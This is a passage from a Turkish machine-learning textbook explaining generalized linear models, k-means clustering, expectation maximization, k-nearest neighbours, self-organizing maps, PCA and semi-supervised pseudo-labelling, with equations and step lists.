Yanıt değişkeni *y*'nin normal dağılım dışında bir hata dağılımına sahip olmasına izin veren diğer birçok modeli kapsayan bir şemsiye terimdir. GDM, doğrusal modeller sınıfını içerir ve genişletir (Richards, 2014). Söz konusu modeller, Doğrusal Regresyonu, Lojistik Regresyonu ve Poisson Regresyonunu içerir.

Doğrusal Regresyon Modelinde, yanıt (diğer adıyla bağımlı/hedef) değişkeni '*y*', tüm '*X*' tahmin edicilerinin (diğer adıyla bağımsız/regresyon/açıklayıcı/gözlemlenen değişkenler) doğrusal bir fonksiyon/değişkenlerin doğrusal kombinasyonu olarak ifade edilir. Yani yanıt ve tahmin ediciler arasındaki temel ilişki doğrusaldır (ilişkiyi düz bir çizgi şeklinde basitçe görselleştirebiliriz). Ayrıca, yanıt değişkeninin hata dağılımı da normal olarak dağılmalıdır. Bu nedenle doğrusal bir model oluşturulur. Doğrusal modellerin avantajı ve kısıtlamaları, hesaplama basitliği, yorumlanabilir bir model formu ve uyumun kalitesi hakkında belirli tanısal bilgileri hesaplama yeteneğini içermesidir.

Genelleştirilmiş doğrusal modeller, uygulamada sıklıkla ihlal edilen bu kısıtlamaları gevşetir. Örneğin, ikili (evet/hayır veya 0/1) yanıtlar, sınıflar arasında aynı varyansa sahip değildir. Ayrıca, bir lineer modeldeki terimlerin toplamı, tipik olarak, çok negatif ve çok pozitif değerleri kapsayan çok geniş aralıklara sahip olabilir. İkili yanıt örneği için yanıtın [0,1] aralığında bir olasılığa sahip olması istenir. Genelleştirilmiş doğrusal modeller, doğrusal model varsayımlarını ihlal eden yanıtları iki mekanizma aracılığıyla barındırır: bir bağlantı fonksiyonu ve bir varyans fonksiyonu. Bağlantı fonksiyonu, hedef aralığı potansiyel olarak -∞'dan +∞'a dönüştürür, böylece basit doğrusal model biçimi korunabilir. Varyans fonksiyonu, tahmini yanıtın bir fonksiyonu olarak varyansı ifade eder, böylece sabit olmayan varyanslarla (ikili yanıtlar gibi) yanıtları barındırır.

Yani GDM modelleri, temel ilişkileri doğrusal olmasa da yanıt ve tahmin değişkenleri arasında doğrusal bir ilişki kurmamıza izin verir. Bunu, yanıt değişkenini doğrusal bir modele bağlayan bir bağlantı fonksiyonu kullanılarak mümkün kılar. Doğrusal Regresyon modellerinden farklı olarak, yanıt değişkeninin hata dağılımının normal olarak dağılmasına gerek yoktur. Yanıt değişkenindeki hataların üstel bir dağılım ailesini takip ettiği varsayılır (örneğin; ikili ve sayım verilerini işleyebilen *Bernoulli*, *Binom*, *Poisson* gibi ayrık dağılımlar veya *Normal*, *Gama*, *Ters Gauss* gibi sürekli dağılımları). Bu durumlarda da uygulanabilecek bir lineer regresyon modelini genelleştirmeye çalıştığımız için, "Genelleştirilmiş Doğrusal Model" adı verilmiştir.

GDM neden kullanılır?

Doğrusal Regresyon modeli aşağıdaki durumlarda uygun değildir:

- X ve y arasındaki ilişki doğrusal değilse aralarında doğrusal olmayan bir ilişki vardır. Örneğin, X arttıkça y üstel olarak artarsa.
- y'deki hataların varyansı (yaygın olarak Lineer Regresyonda eşdeğişkenlik olarak adlandırılır) sabit değildir ve X ile değişir.
- Yanıt değişkeni sürekli değil, ayrık/kategoriktir. Doğrusal Regresyon, yalnızca sürekli bir veriye uygulanabilen yanıt değişkeninin normal dağılımını varsayar. Ayrık/ikili bir y değişkeni üzerinde doğrusal bir regresyon modeli oluşturmaya çalışırsak, o zaman doğrusal regresyon modeli, uygun olmayan karşılık gelen yanıt değişkeni için negatif değerler tahmin eder.

GDM'nin Varsayımları:

Doğrusal Regresyon Modeline benzer şekilde, Genelleştirilmiş Doğrusal Modeller için de bazı temel varsayımlar vardır. Varsayımların çoğu Lineer Regresyon modellerine benzerken, bazıları Lineer Regresyon varsayımlarından değiştirilmiştir.

- Veriler bağımsız ve rastgele olmalıdır (Her rastgele değişken aynı olasılık dağılımına sahiptir).
- Yanıt değişkeni y'nin normal olarak dağılması gerekmez, ancak dağılım üstel bir ailedendir (örneğin; *Binom*, *Poisson*, *Çok terimli*, *Normal*)
- Orijinal yanıt değişkeninin bağımsız değişkenlerle doğrusal bir ilişkisi olması gerekmez, ancak dönüştürülmüş yanıt değişkeni (bağlantı fonksiyonu aracılığıyla) bağımsız değişkenlere doğrusal olarak bağlıdır. Örn., Lojistik Regresyon Denklemi, Log oranları= $\beta_0 + \beta_1 X_1 + \beta_2 X_2 + \cdots + \beta_n X_n$, burada $\beta_0, \beta_1, \beta_2, \cdots, \beta_n$ regresyon katsayısı ve $X_1, X_2, \cdots, X_n$ bağımsız değişkenlerdir.
- Bağımsız değişken üzerinde özellik mühendisliği uygulanabilir, yani orijinal ham bağımsız değişkenleri almak yerine, GDM modelini oluşturmak için değişken dönüşümü yapılabilir ve logaritmik dönüşüm, değişkenlerin karesini alma,

değişkenlerin çarpmaya göre tersi gibi dönüştürülmüş bağımsız değişkenler de kullanılabilir.

- Eşdeğişkenliğin (yani sabit varyansın) karşılanması gerekmez. Yanıt değişkeni Hata varyansı bağımsız değişkenlerle birlikte artabilir veya azalabilir.
- Hatalar bağımsızdır ancak normal dağılmaları gerekmez.

GDM'nin Bileşenleri:

GDM yönteminde 3 bileşen söz konusudur.

i. *Sistematik Bileşen/Doğrusal öngörücü:* Bu sadece öngörücü değişkenler ve regresyon katsayılarının lineer birleşimidir.

$\beta_0 + \beta_1 X_1 + \beta_2 X_2 + \cdots + \beta_n X_n$

ii. *Bağlantı Fonksiyonu:* η veya $g(\mu)$ olarak temsil edilir, rastgele ve sistematik bileşenler arasındaki bağlantıyı belirtir. Yanıtın beklenen/tahmin edilen değerinin, öngörücü değişkenlerin doğrusal kombinasyonu ile nasıl ilişkili olduğunu gösterir.

iii. *Rastgele Bileşen/Olasılık Dağılımı:* Yanıt değişkeninin dağılım ailesinden olasılık dağılımını ifade eder. Üstel aile olarak adlandırılan dağılım ailesi, Normal dağılım, Binom dağılımı veya Poisson dağılımını içerir.

Aşağıda Olasılık Dağılımları ve bunlara karşılık gelen Bağlantı fonksiyonu özetlenmiştir.

Tablo 2.14: Olasılık Dağılımı-Bağlantı Fonksiyonu İlişkisi

Olasılık Dağılımı	**Bağlantı Fonksiyonu**
Normal Dağılım	Özdeşlik Fonksiyonu
Binom Dağılımı	Logit/Sigmoid Fonksiyonu
Poisson Dağılımı	Log Fonksiyonu (log-linear, log-link)

2.3.3. Denetimsiz Öğrenme

Denetimsiz Öğrenme, Denetimli Öğrenmede olduğu gibi *öğretmen*den ya da Takviyeli Öğrenmede olduğu gibi *çevre*den herhangi bir geri bildirim almadan verilerin özelliklerinin

çıkarılması sürecidir. Denetimsiz öğrenmenin en yaygın şekli, genellikle yanlışlıkla Denetimsiz Öğrenmenin eşanlamlısı olarak da kullanılan kümelemedir. Kümelenmenin ana fikri, verileri gruplandırmaktır. Böylece grup içindeki veriler birbirine diğer gruplara ait verilerden daha fazla benzer olur (Jain, Murty ve Flynn, 1999). Bu, Öklid veya Manhattan Uzaklığı, Kosinüs benzeşmezliği vb. gibi farklılık ölçüleriyle ve doğru kümelemeyi gerçekleştirmek için bahse konu ölçüleri kullanan k-Ortalamalar gibi algoritmalarla elde edilir.

Diğer önemli denetimsiz algoritmalar da mevcuttur. Örneğin; Temel Bileşenler Analizi (PCA: Principal Components Analysis), Bağımsız Bileşen Analizi (ICA: Independent Component Analysis) ve Kendi Kendini Düzenleyen Haritalar (SOM: Self-Organizing Maps), giriş verilerinin boyutsallığını başka bir özellik uzayına eşleyerek azaltmak için kullanılan denetimsiz algoritmalardır (Hastie, Tibshirani ve Friedman, 2009). Sonsal olasılığa yaklaşmak için kullanılan Markov Zinciri Monte Carlo (MCMC: Markov Chain Monte Carlo), Laplace yaklaşımı, Değişimsel yaklaşımlar, vb. gibi algoritmalar da denetimsiz öğrenme sınıfına aittir.

2.3.3.1. k-Ortalamalar Kümeleme

Kümeleme, nesnelerin gruplara (kümelere) atanmasıdır. Böylece aynı kümeden alınan nesneler, farklı kümelerden gelen nesnelerden daha fazla birbirine benzemektedir. Nesnelerin benzerliği, genellikle veri kümesinin çoklu boyutları üzerinden nesneler arasındaki uzaklık ile belirlenir. Kümeleme, biyoinformatik, metin madenciliği, örüntü tanıma ve görüntü analizi gibi çeşitli alanlarda yaygın olarak kullanılmaktadır. Kümeleme, örneklerin etiketsiz olduğu, yani ön-sınıflandırma yapılmayan denetimsiz bir öğrenme yaklaşımıdır.

k-Ortalamalar Kümeleme Yöntemi, belirtilen X veri noktalarını, her veri noktası, küme merkezine, diğer küme merkezlerine oranla daha yakın (benzer) olacak şekilde k adet kümeye ayırır. k-Ortalamalar Kümeleme Algoritması genellikle aşağıda tarif edilen adımlardan oluşur:

1. Adım: k adet başlangıç küme merkezini $c_1, c_2, \cdots, c_k$ seçin.
2. Adım: S içindeki her bir x örneğini merkezi x'e en yakın olan kümeye atayın.
3. Adım: İçinde hangi elemanların yer aldığını temel alarak her kümenin merkezini yeniden hesaplayın.

4. Adım: Yakınsama sağlanana kadar 2. adım ve 3. adımı tekrarlayın.

k-Ortalamalar Kümeleme yönteminin başarılı bir şekilde uygulanması için iki konu önemlidir; bölümleme için küme sayısı k ve uzaklık metriği. Öklid uzaklığı, k-Ortalamalar Kümeleme yönteminde en çok kullanılan metriktir. Kümelenmeden önce k küme sayısı bilinmediği sürece, hiçbir değerlendirme yöntemi seçilen k'nin en uygun değer olduğunu garanti edemez. Bununla birlikte, kümelenme performansını değerlendirmek için kararlılık, doğruluk ve diğer ölçüler kullanılmaya çalışılır.

2.3.3.2. Beklenti Maksimizasyonu

Beklenti maksimizasyonu (EM: Expectation Maximization) yöntemi, olasılık modelinde parametrelerin maksimum olabilirlik tahminlerini araştırmak için tasarlanmıştır. Beklenti maksimizasyonu yöntemleri, Gauss Karışım Modeli gibi parametrik istatistiksel modellerin bir dizi veri noktasının dağılımını tanımlayabileceğini varsaymaktadır. Örneğin, veri noktalarının histogramı Olasılık Yoğunluk Fonksiyonunun bir tahmini olarak kabul edildiğinde, fonksiyonun parametreleri histogram kullanılarak tahmin edilebilir.

Beklenti maksimizasyonu yönteminde beklenti adımı ve maksimizasyon adımı tekrarlı olarak gerçekleştirilir. Beklenti adımı, gizli değişkenler için dağılımın mevcut tahminine göre logaritmik olasılığa dair bir beklenti hesaplar ve maksimizasyon adımı, beklenti adımında bulunan, beklenen logaritmik olasılığı maksimize eden parametreleri hesaplar. Bu parametreler daha sonra bir sonraki beklenti adımında gizli değişkenlerin dağılımını belirlemek için kullanılır. Bu iki adım aşağıdaki şekilde açıklanmaktadır:

1. Adım (Beklenti adımı): Örnek veri x ve keşfedilmemiş veya kayıp veri z verildiğinde, θ parametrelerinin beklenen logaritmik olabilirlik fonksiyonu θ^t ile tahmin edilebilir:

$$f(\theta|\theta^t) = E[\log L(\theta;x,z)] \tag{2.28}$$

2. Adım (Maksimizasyon adımı): t adımında tahmin edilen parametrenin kullanılmasıyla, maksimum olabilirlik fonksiyonunun parametreleri aşağıdaki şekilde hesaplanır:

$$\theta^{t+1} = \arg\max_{\theta}(f(\theta|\theta^t)) \tag{2.29}$$

Yukarıda bahsi geçen maksimum olabilirlik fonksiyonu, gözlenen verilerin $L(\theta;x)$, marjinal

olasılık dağılımı ile belirlenir. Aşağıda, beklenti maksimizasyonu, matematiksel olarak gösterilip yineleme adımları detaylı açıklanmıştır.

Verilen bir veri noktaları kümesi S=$x_1, x_2, \cdots, x_m$ için Olasılık Yoğunluk Fonksiyonlarının karışımı aşağıdaki şekilde tanımlanır:

$$p(x_i) = \sum_{j=1}^{K} \alpha_j * P_j(x_i; \theta_j) \tag{2.30}$$

Denklem 2.30'da α_j, karışım modelindeki j'inci yoğunluğun oranıdır ve $\sum_{j=1}^{K} \alpha_j = 1$'dir. $P_j(x_i; \theta_j)$, parametre dizisi θ_j ile j'inci yoğunluk fonksiyonudur. Gauss Karışım Modeli, ortalama μ_j ve kovaryans Σ_j şeklinde iki parametreye sahip en çok kullanılan model olup $\theta_j = (\mu_j, \Sigma_j)$'dir. Eğer θ_j^t'nin (μ_j, Σ_j) parametrelerinin t'inci adımdaki tahmini değeri olarak kabul edersek θ_j^{t+1} tekrarlanarak elde edilebilir. Beklenti maksimizasyonu algoritma yapısı aşağıdaki şekilde devam eder:

$$\alpha_j^{t+1} = \frac{1}{r} * \sum_{i=1}^{m} a_{ij}^t \tag{2.31}$$

$$u_j^{t+1} = \frac{\sum_{i=1}^{m} a_{ij}^t * x_j}{\sum_{i=1}^{m} a_{ij}^t} \tag{2.32}$$

$$\sum_{j}^{t+1} = \frac{\sum_{i=1}^{m} a_{ij}^t [(x_i - u_j^t) * (x_i - u_j^t)^T]}{\sum_{j=1}^{m} a_{ij}^t} \tag{2.33}$$


$$a_{ij}^t = \frac{a_i * P(x_j; u_i^t, \sum_i^t)}{\sum_{l=1}^{m} a_i * P(x_j; u_i^t, \sum_i^t)} \tag{2.34}$$

Bu denklemler, yoğunluk fonksiyonunun tahmin edilen parametrelerinin, veri noktası değerlerinin ağırlıklı ortalamasına göre güncellendiğini belirtmektedir. Burada söz konusu olan ağırlıklar, beklenti adımındaki ağırlıklardır. Beklenti maksimizasyonu döngüsü, $\theta_j^0 = (\mu_j^0, \Sigma_j^0)$ şeklinde bir başlangıç değeri ile başlar ve parametreler yukarıda verilen dört denkleme göre tekrarlı olarak güncellenir. Beklenti maksimizasyonu algoritması, tahmin edilen parametreler değişmeyene kadar yakınsar.

Verilen veri kümeleri varsayımla aynı dağılıma sahipse, Beklenti maksimizasyonu algoritması yüksek öğrenme doğruluğu ile sonuçlanabilir. Aksi halde, kümeleme doğruluğu düşüktür çünkü model yanlıdır.

2.3.3.3. k-En Yakın Komşu

k-En Yakın Komşu algoritmasında her veri noktası, sorgu noktasına en yakın k adet veri noktası arasında en yüksek güveni taşıyan sınıfa atanır (sınıf ile etiketlenir). **Şekil 2.55** örneğinde görülebileceği üzere, $k = 5$ olarak alındığında X_{sorgu} noktası, $\frac{3}{5}$ güvenle negatif sınıfa atanır, çünkü daire içinde kalan noktalardan üçü negatif, ikisi pozitiftir. En yakın komşuların sayısı *(k)* ve uzaklık ölçüsü k-En Yakın Komşu algoritması için anahtar bileşenlerdir. k sayısının seçimi, bir dizi k ayarı üzerinden çapraz doğrulamaya dayanmalıdır. Genel olarak, daha büyük bir k değeri, veri gürültüsünün sınıflandırma üzerindeki etkisini azaltırken sınıflar arasındaki ayrımı da bulanıklaştırabilir. k'nin değerinin, toplam eğitim örneği sayısının karekökünden daha az seçilmesi bu algoritma için iyi bir kuraldır. İki sınıflı sınıflandırma problemlerinde, bağlı oylardan kaçınmak için k tek sayı olarak seçilmelidir.



Şekil 2.55: k-En Yakın Komşu Sınıflandırması $(k = 5)$

En çok kullanılan uzaklık metriği Öklid mesafesidir. n boyutlu özellik uzayında $x_1 = (x_{11}, x_{12}, \cdots, x_{1n})$ ve $x_2 = (x_{21}, x_{22}, \cdots, x_{2n})$ şeklinde iki veri noktası verildiğinde, bu noktalar arasındaki Öklid uzaklığı aşağıdaki şekilde hesaplanır:

$$\text{uzaklık}(x_1, x_2) = \sqrt{\sum_{i=1}^{n} (x_{1i} - x_{2i})^2} \tag{2.35}$$

k-En Yakın Komşu algoritması, sınıflandırma için güçlü kalırken, öğrenme için parametreleri eğitmeye ihtiyaç duymadığından uygulaması ve yorumlaması kolaydır. Bununla birlikte, k-En Yakın Komşu sınıflandırması zaman alıcıdır ve yoğun depolama gerektirir.

2.3.3.4. Kendini Düzenleyen Haritalar YSA

Kohonen olarak da bilinen Kendini Düzenleyen Haritalar (KDH) Yapay Sinir Ağları (YSA), giriş verilerinin komşuluk özelliklerini koruyarak yüksek boyutlu verilerin düşük boyutlu görünümlerini görselleştirmede YSA'yı tanımlar. Örneğin, iki boyutlu bir KDH kafeslerden oluşur. Her kafes bir nörona karşılık gelir. Her kafes, giriş vektörleri ile aynı boyutta bir ağırlık vektörü içerir ve hiçbir nöron bir diğerine bağlanmaz. Bir kafesin her ağırlığı, giriş vektörünün bir elemanına karşılık gelir. KDH YSA'nın amacı, giriş vektörünün ait olduğu sınıfın verilerine benzemek için kafes alanını en uygun hale getirmektir. KDH YSA algoritmaları aşağıdaki adımlardan oluşur:

1. Adım: Nöron ağırlıklarının başlangıç değerlerini atayın.
2. Adım: Kafes için eğitim verisinden rastgele bir vektör seçin.
3. Adım: Giriş vektörüne en çok uyan ağırlığa sahip olan nöronu bulun.
4. Adım: 3. adımda eşleşen nöronların komşuluğundaki nöronları bulun.
5. Adım: Bu nöronların ve giriş vektörünün benzerliğini arttırmak için 4. adımda elde edilen her komşu nöronun ağırlığına ince ayar yapın.
6. Adım: Yakınsayana kadar 1. adımdan 5. adıma kadar olan işlemleri tekrarlı olarak yapın.

KDH YSA, benzer örneklerin birbirine yakın olarak eşlendiği ve birbirinden farklı olan örneklerin birbirinden ayrıldığı anlamsal bir harita oluşturur. Benzerliği, komşu hücrelerin ağırlık vektörleri arasındaki Öklid uzaklığına göre görselleştirebiliriz. KDH, giriş vektörleri arasındaki topolojik ilişkileri korur.

2.3.3.5. Temel Bileşenler Analizi

Temel Bileşenler Analizi (TBA), maksimum faydalı bilgiyi iletmek için daha düşük boyutlu bir özellik uzayındaki ham verileri temsil eder. Çıkarılan temel özellik bileşenleri, verilerin değişkenliğini temsil eden boyutlarda yer alır. d-boyutlu özellik uzayında $\{x_1, x_2, \cdots, x_n\}$ veri kümesi verildiğinde, bu veri noktaları X matrisinde her satır bir veri noktasını ve her sütun bir özelliği gösterecek biçimde yerleştirilir. T, matrisin Transpozunu (Devriğini) belirtmek üzere X matrisi $X=[x_1, x_2, \cdots, x_n]^T$ şeklinde sunulur. Ardından $\bar{X}$, $\mathbb{R}^{nxd}$ uzayda her satırda

matris X'deki tüm satırların ortalamasını sunan matrisi göstermek üzere $X - \bar{X}$ ile sıfır olarak merkezlenecek veri noktaları belirlenir. Böyle bir işlem, TBA sonucunun, özellikler arasındaki farktan dolayı çarpık olmamasını sağlayacaktır.

Daha sonra, $X - \bar{X}$'nin deneysel bir kovaryans matrisi $C = (1/d) * \sum(X - \bar{X}) * (X - \bar{X})^T$ ile elde edilebilir. $X - \bar{X}$'nin deneysel kovaryans matrisi elde edildikten sonra, $\mathbb{R}^d$ uzayında özvektörlerin d boyutta temel bileşenlerinin d elemanlı bir kümesinden oluşan $V = [v_1, v_2, \cdots, v_d]$ şeklinde bir V matrisi elde edilir. $D = V^{-1} * C * V$ ve eğer *i=j* ise $D_{ij} = \lambda_i$ değilse $D_{ij} = 0$ olmak üzere V matrisindeki her bir özvektör v_i $(i = 1, 2, \cdots, m)$, D diyagonal matrisindeki bir özdeğer λ_i'ye karşılık gelir. Son olarak, özdeğerleri sıralayarak ve karşılık gelen özvektörleri yeniden düzenleyerek farklı ortogonal yönler (özvektörler ile gösterilir) boyunca varyansın anlamlılığını bulabiliriz. Bu durumda i'inci temel bileşen veya v_i özvektörü aşağıdaki şekilde gösterilir:


$$v_i = \underset{\|v\|=1}{\arg\max} \|((X - \bar{X}) - \sum(X - \bar{X}) * v_j * v_j^T)v\| \tag{2.36}$$

Yukarıdaki denklemde $(X - \bar{X}) * v_j$, v_j yönü boyunca yansıtılan varyans miktarını yakalar. Bu varyans aynı zamanda karşılık gelen özdeğer λ_i ile de ifade edilir. TBA yönteminin uygulanması, aşağıda verilen dört adımda özetlenebilir:

1. Adım: Ortalama sıfır olan bir veri kümesi üretmek için her bir boyuttaki ortalamayı çıkarın.
2. Adım: Kovaryans matrisini hesaplayın.
3. Adım: Kovaryans matrisinin özvektörlerini ve özdeğerlerini hesaplayın.
4. Adım: Bileşenleri anlamlılık sırasına göre almak için özvektörleri, özdeğerlere göre en yüksekten en düşüğe doğru sıralayın.

Şekil 2.56'da gösterildiği gibi v_1 ve v_2, TBA tarafından elde edilen birinci ve ikinci temel bileşenlerdir. λ_1 ve λ_2 ise, karşılık gelen birinci ve ikinci özdeğerlerdir. v_1, veri kümesindeki orijinal varyansı, v_2 ise kalan varyansı temsil ederken temel bileşenler, özellik alanında ortogonaldir.

TBA, veri varyansını mümkün olduğunca koruyarak daha küçük boyutlu bir veri uzayında orijinal verileri yansıtır. TBA, veri kümelerinin yerleşik istatistik bilgisini tanımlamak için bağımlı olmayan özellikleri çıkarabilir. TBA, giriş verilerinin sürekli ve normal olarak



Şekil 2.56: İki boyutlu bir Gauss karışım veri kümesinde TBA uygulaması örneği

dağıldığını varsaymaktadır, buna rağmen normal dağılıma sahip olmayan veriler de iyi bir öngörüyle sonuçlanabilmektedir. TBA, orijinal veri kümelerindeki özelliklerin çok az görselleştirilmesini sağlar.

2.3.4. Yarı Denetimli Öğrenme

Yarı denetimli öğrenme, belirli öğrenme görevlerini gerçekleştirmek için etiketli ve etiketsiz verilerin kullanılmasıyla ilgili makine öğreniminin bir dalıdır. Denetimli ve denetimsiz öğrenim arasında kavramsal olarak konumlandırılmış olan bu yöntem, tipik olarak daha küçük etiketli veri kümeleriyle birlikte birçok kullanım durumunda mevcut olan büyük miktarda etiketlenmemiş veriden yararlanılmasına izin verir. Son yıllarda, bu alandaki araştırmalar, makine öğreniminde gözlemlenen genel eğilimleri takip etti ve büyük ilgi, sinir ağı tabanlı modellere ve üretken öğrenmeye yöneldi. Konuyla ilgili literatür de hacim ve kapsam olarak genişledi ve şimdi geniş bir teori, algoritma ve uygulama yelpazesini kapsamaktadır.

Yetersiz etiketli gözlemler mevcut olduğunda etiketli ve etiketlenmemiş verileri birleştirmek

için yarı denetimli algoritmalar uygulanabilir.

Makine öğreniminde, geleneksel olarak iki ana yöntem şeklinde bir ayrım yapılmıştır: denetimli ve denetimsiz öğrenme (Bishop, 2006). Denetimli öğrenmede, bir miktar girdi x, ona karşılık gelen bir çıktı değeri y'den oluşan bir dizi veri noktası ile sunulur. O halde amaç, daha önce görülmemiş girdiler için çıktı değerini tahmin edebilen bir sınıflandırıcı veya regresör oluşturmaktır. Denetimsiz öğrenmede ise, belirli bir çıktı değeri sağlanmamaktadır. Bunun yerine, girdilerden bazı temel yapıları çıkarmaya çalışır. Örneğin, denetimsiz kümelemede amaç, verilen girdilerden (örneğin, gerçek sayıların vektörleri) benzer girdilerin aynı gruba eşleneceği şekilde gruplara bir eşleştirme sonucu çıkarmaktır.

Yarı denetimli öğrenme, bu iki yöntemi birleştirmeyi amaçlayan bir makine öğrenimi dalıdır (Zhu, 2008). Tipik olarak, yarı denetimli öğrenme algoritmaları, genellikle diğeriyle ilişkili bilgileri kullanarak bu iki görevden birinde performansı iyileştirmeye çalışır. Örneğin, bir sınıflandırma problemiyle uğraşırken, etiketin bilinmediği ek veri noktaları sınıflandırma sürecine yardımcı olmak için kullanılabilir. Kümeleme yöntemleri için ise öğrenme prosedürü, belirli veri noktalarının aynı sınıfa ait olduğu bilgisinden faydalanabilir.

Genel olarak makine öğreniminde olduğu gibi, yarı denetimli öğrenmeyle ilgili araştırmaların büyük çoğunluğu sınıflandırmaya odaklanmıştır. Yarı denetimli sınıflandırma yöntemleri, özellikle etiketlenmiş verilerin az olduğu senaryolarla ilgilidir. Bu durumlarda, güvenilir bir denetimli sınıflandırıcı oluşturmak zor olabilir. Bu durum, bilgisayar destekli teşhis, ilaç keşfi ve konuşma parçası etiketleme gibi etiketli verilerin elde edilmesinin pahalı veya zor olduğu uygulama alanlarında ortaya çıkar. Yeterli sayıda etiketlenmemiş veri mevcutsa ve verilerin dağıtımı ile ilgili belirli varsayımlar altında, etiketlenmemiş veriler daha iyi bir sınıflandırıcının oluşturulmasına yardımcı olabilir. Uygulamada, yarı denetimli öğrenme yöntemleri, etiketlenmiş verilerin önemli bir eksikliğinin olmadığı senaryolara da uygulanmıştır: etiketsiz veri noktaları tahminle ilgili ek bilgiler sağlarsa, bunlar potansiyel olarak gelişmiş sınıflandırma performansı elde etmek için kullanılabilir.

Her biri kendi özelliklerine, avantajlarına ve dezavantajlarına sahip çok sayıda öğrenme yöntemi mevcuttur. Bu alanın en son kapsamlı araştırması 2005 yılında Zhu tarafından yayınlanıp en son 2008'de güncellenmiştir (Zhu, 2008). Chapelle, Schölkopf ve Zien (2006) ile Zhu ve Goldberg (2009)'in giriş kitabı da yarı denetimli öğrenme üzerine önceki çalışmaları incelemek için iyi temeller sağlar. Daha yakın zamanlarda, Subramanya ve

Talukdar (2014), çeşitli grafik tabanlı tekniklere genel bir bakış sağladı ve Triguero, García ve Herrera (2013), yarı denetimli bir öğrenme yöntemleri sınıfı olan sözde etiketleme tekniklerini gözden geçirdi ve analiz etti.

Zhu (2008)'nun çalışmasının yayınlanmasından bu yana, yarı denetimli öğrenme alanında bazı önemli gelişmeler olmuştur. Alan boyunca, yeni öğrenme yaklaşımları önerildi ve mevcut yaklaşımlar genişletildi, iyileştirildi ve daha derinlemesine analiz edildi. Ek olarak, denetimli öğrenme için (derin) sinir ağlarının (Goodfellow, 2017) popülaritesindeki artış, denetimsiz kayıp terimlerini sinir ağlarının maliyet işlevlerine dahil etmenin basitliği ile yönlendirilen yarı denetimli öğrenmeye yeni yaklaşımlar getirmiştir. Son olarak, performansı düşürmeyen sağlam yarı denetimli öğrenme yöntemlerinin geliştirilmesine ve pratik amaçlar için yarı denetimli öğrenme yöntemlerinin değerlendirilmesine olan ilgi artmıştır.

Yarı denetimli öğrenmenin, denetimli öğrenmeye göre daha az etiketli eğitim verisiyle modeli eğitme yöntemi, sözde etiketleme kullanmaktır. Bu, birçok sinir ağı modelini ve eğitim yöntemini birleştirebilir. İşleyiş şekli aşağıdaki şekilde özetlenebilir:

1. Modeli, size iyi sonuçlar verene kadar, denetimli öğrenmede yaptığınız gibi az miktarda etiketli eğitim verisiyle eğitin.
2. Ardından, gerektiği kadar doğru olmayabilecekleri için sözde etiketler olan çıktıları tahmin etmek amacıyla etiketlenmemiş eğitim veri kümesiyle birlikte kullanın.
3. Etiketli eğitim verilerindeki etiketleri, önceki adımda oluşturulan sözde etiketlere bağlantılandırın.
4. Etiketli eğitim verilerindeki veri girişlerini, etiketlenmemiş verilerdeki girdilerle bağlantılandırın.
